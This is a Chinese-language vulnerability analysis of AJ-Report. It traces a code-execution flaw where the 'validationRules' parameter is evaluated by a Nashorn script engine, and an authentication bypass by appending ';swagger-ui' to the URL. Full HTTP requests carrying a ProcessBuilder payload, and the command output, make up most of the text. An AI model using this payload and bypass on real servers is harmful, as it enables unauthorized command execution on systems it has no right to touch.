        String validationRules = dataSetParamDto.getValidationRules();   validationRules: "function verification(data){a = new java.lang.ProcessBuilder("ipconfig").start().getInputStream();r=new java.io.BufferedReader(new j
        if (StringUtils.isNotBlank(validationRules)) {
            try {
                engine.eval(validationRules);   validationRules: "function verification(data){a = new java.lang.ProcessBuilder("ipconfig").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(
                if(engine instanceof Invocable){
                    Invocable invocable = (Invocable) engine;   invocable: NashornScriptEngine@12871   engine: NashornScriptEngine@12871
                    Object exec = invocable.invokeFunction( name: "verification", dataSetParamDto);   exec: "Windows IP ��������������� ����:   ý��: . . . . . . . . . . . . . : ý���Ѷ������   �����.-��� D
                    ObjectMapper objectMapper = new ObjectMapper();   objectMapper: ObjectMapper@12889
                    if (exec instanceof Boolean) {
                        return objectMapper.convertValue(exec, Boolean.class);
                    }else {
                        return objectMapper.convertValue(exec, String.class);   objectMapper: ObjectMapper@12889   exec: "Windows IP ��������������� ����:   ý��: . . . . . . . . . . . . . : ý���Ѷ������   �
                    }

                }
```

```
Frames
"http-nio-9095-e...p "main": RUNNING
verification:109, DataSetParamServiceImpl (com.anjiplus.tem
invoke:-1, DataSetParamServiceImpl$$FastClassBySpringCGL
invoke:218, MethodProxy (org.springframework.cglib.proxy)
intercept:687, CglibAopProxy$DynamicAdvisedInterceptor (o
verification:-1, DataSetParamServiceImpl$$EnhancerBySpring
verification:59, DataSetParamController (com.anjiplus.templa
invoke0:-1, NativeMethodAccessorImpl (jdk.internal.reflect)
invoke:62, NativeMethodAccessorImpl (jdk.internal.reflect)
invoke:43, DelegatingMethodAccessorImpl (jdk.internal.refle
invoke:566, Method (java.lang.reflect)
doInvoke:190, InvocableHandlerMethod (org.springframewo
invokeForRequest:138, InvocableHandlerMethod (org.spring
invokeAndHandle:105, ServletInvocableHandlerMethod (org.
invokeHandlerMethod:878, RequestMappingHandlerAdapte
handleInternal:792, RequestMappingHandlerAdapter (org.sp
handle:87, AbstractHandlerMethodAdapter (org.springframe
doDispatch:1040, DispatcherServlet (org.springframework.w

Variables
hash = 0
orderNum = null
enableFlag = null
deleteFlag = null
id = null
createBy = null
createByView = null
createTime = null
updateBy = null
updateByView = null
updateTime = null
version = null
validationRules = "function verification(data){a = new java.lang.ProcessBuilder("ipconfig").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss+=line};return ss;}"
invocable = {NashornScriptEngine@12871}
exec = "Windows IP ��������������� ����:   ý��: . . . . . . . . . . . . :ý���Ѷ������   �����.-��� DNS ��1 '�������� ���������������� : . . . . . . . . . :   ý��: . . . . . . . . . . . . :ý���Ѷ�...
  value = {byte[2374]@12894} [87, 0, 105, 0, 110, 0, 100, 0, 111, 0, 119, 0, 115, 0, 32, 0, 73, 0, 80, 0, 32, 0, -3, -1, -3, -1, -3, -1, -3, -1, -3, -1, -3, -1, 43, 3, -3, -1, -3, -1, -3, -1, -3, -1, -3, -1, -3, -1, 32, 0, -3, -1, -3, -1, 43, 3, -3, -1, ...
  coder = 1
  hash = 0
objectMapper = {ObjectMapper@12889}
```

权限验证


正常访问 `/dataSetParam/verification` 路由是需要token验证



```
POST /dataSetParam/verification HTTP/1.1
Host: 192.168.0.100:9095
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
Connection: close

{"sampleItem":"1","validationRules":"function verification(data){a = new java.lang.ProcessBuilder(\"ipconfig\").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss+=line};return ss;}"}
```

```
HTTP/1.1 200
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Content-Type: application/json;charset=UTF-8
Date: Sat, 04 May 2024 08:21:19 GMT
Connection: close
Content-Length: 69

{"code":"User.credentials.expired","message":"The Token has expired"}
```

搜索 `The Token has expired`


Find in Files 1 match in 1 file

```
The Token has expired
```

```
C:\Users\26927\Desktop\report\report-core
```

```
ResponseBean responseBean = ResponseBean.builder().code("User.credentials.expired").message("The Token has expired").build(); To
```


TokenFilter.java report-core/src/main/java/com/anjiplus/template/gaea/business/filter

```
@ ponse response) throws IOException {
```

TokenFilter.java

`TokenFilter`拦截器中，放行`swagger-ui`，`swagger-resources`

```
if (uri.contains("swagger-ui") || uri.contains("swagger-resources")) {
    filterChain.doFilter(request, response);
    return;
}
```




```
        //OPTIONS直接放行
        if ("OPTIONS".equalsIgnoreCase(request.getMethod())) {
            filterChain.doFilter(request, response);
            return;
        }

        // swagger相关的直接放行
        if (uri.contains("swagger-ui") || uri.contains("swagger-resources")) {
            filterChain.doFilter(request, response);
            return;
        }


        if (SLASH.equals(uri) || SLASH.concat(BusinessConstant.SLASH).equals(uri)) {
            if (BusinessConstant.SLASH.equals(uri)) {
                response.sendRedirect( s: "/index.html");
                return;
            }
            response.sendRedirect( s: SLASH + "/index.html");
            return;
        }

        // 不需要token验证和权限验证的url，直接放行
        boolean skipAuthenticate = skipAuthenticatePattern.matcher(uri).matches();
        if (skipAuthenticate) {
            filterChain.doFilter(request, response);
            return;
        }
        //获取token
        String token = request.getHeader( s: "Authorization");
        //针对大屏分享，优先处理
        String shareToken = request.getHeader( s: "Share-Token");

        if (StringUtils.isBlank(token) && StringUtils.isBlank(shareToken)) {
            error(response);
```


使用URL截断绕过；

`swagger-ui`，`swagger-resources`


```
POST /dataSetParam/verification;swagger-ui HTTP/1.1

POST /dataSetParam/verification;swagger-resources HTTP/1.1
```



```
{
    "code": "User.credentials.expired",
    "message": "The Token has expired"
}
```


不安全
192.168.0.100:9095/dataSetParam/verification;swagger-resources

```
{
    "code": "500",
    "message": "系统异常",
    "args": [
        "accessKey校验失败，缺少参数accessKey"
    ],
    "ext": null,
    "data": null
}
```



```
POST /dataSetParam/verification;swagger-ui HTTP/1.1
Host: 192.168.0.100:9095
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
Connection: close

{"sampleItem":"1","validationRules":"function verification(data){a = new java.lang.ProcessBuilder(\"ipconfig\").start().
getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null){ss
+=line};return ss;}"}
```

```
HTTP/1.1 200
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Content-Type: application/json;charset=UTF-8
Date: Sat, 04 May 2024 08:29:57 GMT
Connection: close
Content-Length: 1833

{"code":"200","message":"操作成功","args":null,"ext":null,"data":"Windows IP ��������������� ����:
ý��  . . . . . . . . . . . . . . . . : ý���V�������   ���������� DNS ������ : : : : : : : ��������
1:   ý��  . . . . . . . . . . . . . . . . : ý���V�������   ���������� DNS ������ : : : : : : : ����
���������* 2:   ý��  . . . . . . . . . . . . . . . . : ý���V�������   ���������� DNS ��� . . . . . .
VMware Network Adapter VMnet1:   ���������� DNS ��� . . . . . . . . . . :   ��������� IPv6 ��. . . . .
fe80::c4ff:5bb1:ea0a:b3f4%10   IPv4 ��. . . . . . . . . . . . . . . . : 192.168.170.1
��������� . . . . . . . . . . . . . . . . : 255.255.255.0   Ĭ�������. . . . . . . . . . . . . . . . . : ��������
Network Adapter VMnet8:   ���������� DNS ��� . . . . . . . . . . :   ��������� IPv6 ��. . . . . . . . .
fe80::5a7d:5105:ee82:f73a%14   IPv4 ��. . . . . . . . . . . . . . . . : 192.168.63.1
��������� . . . . . . . . . . . . . . . . : 255.255.255.0   Ĭ�������. . . . . . . . . . . . . . . . . : ��������
���������� DNS ��� . . . . . . . . . . :   ��������� IPv6 ��. . . . . . . . . . : fe80::8db2:f6de:77a1:952
�� . . . . . . . . . . . . . . . . . : 192.168.0.100   �������� . . . . . . . . . . . . . . . . . : 255.255.255.0
Ĭ������. . . . . . . . . . . . . . . . . . : 192.168.0.1"}
```

总结

- verification方法传入参数`validationRules`，调用了`ScriptEngineManager` eval执行JavaScript代码，导致的代码执行漏洞。
- 使用`;`绕过鉴权